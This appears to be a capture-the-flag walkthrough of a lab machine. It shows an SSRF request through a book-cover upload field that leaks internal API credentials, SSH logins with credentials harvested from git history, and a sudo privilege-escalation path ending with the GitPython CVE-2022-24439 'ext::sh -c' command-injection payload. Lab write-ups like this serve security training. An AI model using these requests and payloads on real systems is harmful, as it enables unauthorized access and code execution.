1	127.0.0.1:8080	GET	/ws/graphql	

Different result here




```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 15 Aug 2024 04:01:27 GMT
Content-Type: application/octet-stream
Content-Length: 911
Connection: keep-alive
Content-Disposition: inline; filename=43c927f5-8e56-42d3-abaf-9d14ab364a57
Last-Modified: Thu, 15 Aug 2024 04:01:26 GMT
Cache-Control: no-cache
ETag: "1723694486.3090956-911-4059306104"

{
    "messages": [{
        "promotions": {
            "description": "Retrieve a list of all the promotions in our library.",
            "endpoint": "/api/latest/metadata/messages/promos",
            "methods": "GET"
        }
    }, {
        "coupons": {
            "description": "Retrieve the list of coupons to use in our library.",
            "endpoint": "/api/latest/metadata/messages/coupons",
            "methods": "GET"
        }
    }, {
        "new_authors": {
            "description": "Retrieve the welcome message sended to our new authors.",
            "endpoint": "/api/latest/metadata/messages/authors",
            "methods": "GET"
        }
    }, {
        "platform_use": {
```

Looks like json data or a API response here

- So now we can send request to API endpoint on this 5000 port

Lets send this /api/latest/metadata/messages/authors request next




```
POST /upload-cover HTTP/1.1
Host: editorial.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------
35966142145028374641562820936
Content-Length: 374
Origin: http://editorial.htb
Connection: keep-alive
Referer: http://editorial.htb/upload

-----------------------------35966142145028374641562820936
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:5000/api/latest/metadata/messages/authors
-----------------------------35966142145028374641562820936
Content-Disposition: form-data; name="bookfile"; filename="test.txt"
Content-Type: text/plain

this is not a test
-----------------------------35966142145028374641562820936--

```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 15 Aug 2024 04:07:46 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 51

static/uploads/fdf1d815-2ff1-4037-a743-e79bc0054a63
```


I sent but remember the result is in the next GET Request

> Ok so if u dont get a GET request then go on the website then put this URL there it will work that way as well

I did the above step and it worked for me



15	editorial.htb:80	GET	/static/uploads/b94366ce-1…
14	editorial.htb:80	POST	/upload-cover




Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 15 Aug 2024 04:09:37 GMT
Content-Type: application/octet-stream
Content-Length: 506
Connection: keep-alive
Content-Disposition: inline; filename=b94366ce-114e-43e8-9630-f52dee5ddeb4
Last-Modified: Thu, 15 Aug 2024 04:09:37 GMT
Cache-Control: no-cache
ETag: "1723694977.445114-506-4019198125"

{
    "template_mail_message": "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: dev\nPassword: dev080217_devAPI!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, Editorial Tiempo Arriba Team."
}
```

Creds found

Username : dev
Password : dev080217_devAPI!@


Lets SSH in the machine



```
Last login: Thu Aug 15 03:53:11 2024 from 10.10.14.23
dev@editorial:~$ id
uid=1001(dev) gid=1001(dev) groups=1001(dev)
dev@editorial:~$ 
```

and we get access


here is the user.txt



```
dev@editorial:~$ ls
apps  linpeas.sh  user.txt
dev@editorial:~$ 
```

Lateral PrivEsc


So now inside this apps folder



```
dev@editorial:~/apps$ ls -al
total 12
drwxrwxr-x 3 dev dev 4096 Jun  5 14:36 .
drwxr-x--- 5 dev dev 4096 Aug 15 04:10 ..
drwxr-xr-x 8 dev dev 4096 Jun  5 14:36 .git
dev@editorial:~/apps$ 
```


lets check the git log

i found this one lets go to this




```
commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
      faster access to information.

commit 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8
:
```

Switch to this using git checkout




```
D       app_editorial/templates/upload.html
Note: switching to '1e84a036b2f33c59e2390730699a488c65643d28'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

  git switch -c <new-branch-name>

Or undo this operation with:

  git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at 1e84a03 feat: create api to editorial info
dev@editorial:~/apps$ 
```

we have this




```
dev@editorial:~/apps$ ls
app_api  app_editorial
dev@editorial:~/apps$ 
```

and we have this app.py



```
dev@editorial:~/apps$ cd app_api/
dev@editorial:~/apps/app_api$ ls
app.py
```

cat this file to find another set of creds




```
# -- : (development) mail message to new authors
@app.route(api_route + '/authors/message', methods=['GET'])
def api_mail_new_authors():
    return jsonify({
        'template_mail_message': "Welcome to the team! We are thrilled
incredible content you'll bring to the table.\n\nYour login credentials
Username: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to
urity purposes.\n\nDon't hesitate to reach out if you have any questio
n\nBest regards, " + api_editorial_name + " Team."
    }) # TODO: replace dev credentials when checks pass

# -------------------------------
```

Creds found

Username: prod
Password: 080217_Producti0n_2023!@

lets try sshing in using this creds


and we can



```
prod@editorial:~$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
```


Vertical PrivEsc

Now lets check the sudo permissions



```
prod@editorial:~$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```


if u look at this file this is running GitPython some version lets check what it is using pip3 list



```
prod@editorial:~$ pip3 list | grep Git
GitPython                3.1.29
prod@editorial:~$ 
```

Lets looks exploit for this

found this




CVE-2022-24439: `<gitpython::clone> 'ext::sh -c touch% /tmp/pwned'` for remote code execution #1515

Closed mmuehlenhoff opened this issue on Dec 6, 2022 · 29 comments · Fixed by #1521

Lets try running this

